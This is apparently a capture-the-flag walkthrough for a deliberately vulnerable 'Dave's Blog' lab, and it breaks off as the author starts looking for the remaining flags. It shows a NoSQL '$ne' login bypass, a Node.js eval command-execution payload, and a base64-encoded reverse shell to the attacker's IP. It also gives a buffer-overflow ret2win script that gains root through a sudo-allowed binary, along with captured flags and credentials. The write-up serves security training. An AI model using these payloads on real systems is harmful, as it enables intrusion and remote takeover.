TL;DR
In this challenge I use NoSQL Injection to bypass login, and then I got RCE using unsafe eval in node js on the admin panel.
Next, I privilege escalate to root using sudo on /uid_checker, and exploiting of buffer overflow in this binary.
The last step was to grab the all of the flags from the machine.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh, port 80 with nginx http server and port 3000 with node.js http server.
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f9:31:1f:9f:b4:a1:10:9d:a9:69:ec:d5:97:df:1a:34 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzSvXK6ii1zn9AJAocpls/PjPWw+IUN6C00o2lbr4lpPApAmCNaZMgbZVXOJnBDpKZBw3xpp1qgLodnJQpbylX+Ph8Mzvk5ax4Jc4kHC9FgEXFJ1vxd0c
ZNv5LAUIOwlioXE3+UQI92lkXT4b8FKEEBRFFFAlitvuJ6lN31n8Bxi0mihdJ/GQIfCCB03TAJ6m/Tk9ZCz6C71Kdi3VkxELH962Or9wzv1EKoPOwlq2Ah5pBPdAwmf6RHvRUo/BRE1hktpnWvLSRR10LyzpT
MC2vL237nrX2nlsijsD7mrRBqQGqnCpk0QfABXKVXQf/yopVkSKouOiojiiKQHSglI2B
|   256 e9:f5:b9:9e:39:33:00:d2:7f:cf:75:0f:7a:6d:1c:d3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM52JVNoitnoLbR6kdgt0GPU5Iu0sBs8D7bjkUSSEvda/OQIgOVlYVKvnh7ERkeFww7ETFgjSVqF3S3jE5QQQUA=
|   256 44:f2:51:7f:de:78:94:b2:75:2b:a8:fe:25:18:51:49 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILXqODJFcmbzqlJmHc6wMSo90m77LHc35thFTfNaMg7W
80/tcp   open  http    syn-ack ttl 62 nginx 1.14.0 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Dave's Blog
|_http-server-header: nginx/1.14.0 (Ubuntu)
3000/tcp open  http    syn-ack ttl 62 Node.js (Express middleware)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Dave's Blog
| http-robots.txt: 1 disallowed entry
|_/admin
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added deveblog.thm to my /etc/hosts.
NoSQL Injection to login and RCE using unsafe eval on node js
First, I visited the main page:

He says this message:
Hey guys! I now have a new blog, check it out! I decided to build it with a NoSQL database, since they're apparently cool now! More posts coming soon!
Okay, I fuzzed using ffuf:
┌──(agonen㉿kali)-[~/thm/DaveBlog]
└─$ ffuf -u "http://daveblog.thm/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://daveblog.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

ADMIN                   [Status: 200, Size: 1254, Words: 223, Lines: 47, Duration: 156ms]
Admin                   [Status: 200, Size: 1254, Words: 223, Lines: 47, Duration: 156ms]
admin                   [Status: 200, Size: 1254, Words: 223, Lines: 47, Duration: 152ms]
images                  [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 168ms]
javascripts             [Status: 301, Size: 189, Words: 7, Lines: 11, Duration: 156ms]
robots.txt              [Status: 200, Size: 31, Words: 3, Lines: 3, Duration: 162ms]
stylesheets             [Status: 301, Size: 189, Words: 7, Lines: 11, Duration: 162ms]

Let’s go to admin:

The register page isn’t working, it says this is still in building. However, he said earlier that he uses NoSQL, so I guess this is something about NoSQL Injection, here, in the login portal.
This is how regular request is looking (notice I changed from URL encoded to json):

I want to try giving this payload:
{
  "username": {
    "$ne": "lol"
  },
  "password": {
    "$ne": "lol"
  }
}
Now, it checks if the username isn’t equal to “lol”, and so the password. This is what the $ne means, not equal.

This is the jwt token we get:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc0FkbWluIjp0cnVlLCJfaWQiOiI1ZWM2ZTVjZjFkYzRkMzY0YmY4NjQxMDciLCJ1c2VybmFtZSI6ImRhdmUiLCJwYXNzd29yZCI6IlRITXtTdXBlclNlY3VyZUFkbWluUGFzc3dvcmQxMjN9IiwiX192IjowLCJpYXQiOjE3NjY4NjM4MzF9.Y6vpMcmdZCxtfctNf2_XEFFq6U_ivTZBNNmmZ5sweNA
After base 64 decoding, we get this:
{
  "isAdmin": true,
  "_id": "5ec6e5cf1dc4d364bf864107",
  "username": "dave",
  "password": "THM{SuperSecureAdminPassword123}",
  "__v": 0,
  "iat": 1766863831
}
Okay, we now know the username and password:
dave:THM{SuperSecureAdminPassword123}
I logged in, we can see this exec admin panel:


I tried to execute some commands, and very quick realized this is simply eval in node js.
So, I tried to give this payload:
require('child_process').exec('ping 192.168.164.248 -c 3')
And i got the pings, we got RCE!
Now, let’s paste the payload from penelope:
require('child_process').exec('printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash')
and we got our reverse shell:

we can grab the user flag:
dave@daves-blog:~$ cat user.txt
THM{5fa1f779d1835367fdcfa4741bebb88a}
Privilege Escalation to Root using buffer overflow on uid_checker and sudo permission
I first checked for sudo permissions:
dave@daves-blog:/$ sudo -l
Matching Defaults entries for dave on daves-blog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dave may run the following commands on daves-blog:
    (root) NOPASSWD: /uid_checker
I downloaded the binary /uid_checker, and reverse engineer it using https://dogbolt.org/?id=6156a31a-035d-41bf-9709-264815c1cea1#BinaryNinja=149

This is the interesing code:
int64_t secret()
{
    puts("How did you get here???");
    return system("/bin/sh");
}

int32_t main(int32_t argc, char** argv, char** envp)
{
    int32_t argc_1 = argc;
    char** argv_1 = argv;
    puts("Welcome to the UID checker!\nEnter 1 to check your UID or enter 2 to check your GID");
    char buf[0x48];
    gets(&buf);

    if (!strcmp(&buf, "1"))
        return printf("Your UID is: %d\n", getuid());

    if (!strcmp(&buf, "2"))
        return printf("Your GID is: %d\n", getgid());

    if (strcmp(&buf, "THM{runn1ng_str1ngs_1s_b4sic4lly_RE}"))
        return puts("Invalid choice");

    return puts("Wow! You found the secret function! I still need to finish it..");
}
First, we can see the flag:
THM{runn1ng_str1ngs_1s_b4sic4lly_RE}
Next, there is buffer overflow here. We might be able to override the PLT table, and then override the address of puts to be of the secret function secret, and then get shell as root.

I used checksec and saw it has no PIE:
┌──(agonen㉿kali)-[~/thm/DaveBlog]
└─$ checksec --file ./uid_checker
[*] '/home/agonen/thm/DaveBlog/uid_checker'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
Using objdump I found the address of the function secret:
┌──(agonen㉿kali)-[~/thm/DaveBlog]
└─$ objdump -t uid_checker | grep secret
00000000004006a7 g     F .text  000000000000001f              secret

So, the address is 00000000004006a7.
I tried to give different length’s, and then I found the exact location of the ret-address:
from struct import pack
import sys

def p64(a):
    return pack("<Q", a)

ret_address = 0x00000000004006a8

payload = b'a'*88 + p64(ret_address)

sys.stdout.buffer.write(payload)
We can execute:
(python3 exploit.py;cat) | sudo /uid_checker

I pasted the payload from penelope:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash

we can grab the user flag:
root@daves-blog:~# cat user.txt
THM{5fa1f779d1835367fdcfa4741bebb88a}
Find all the other flags
After executing ss -tl, we can find port 27017, which is probably mongo service:
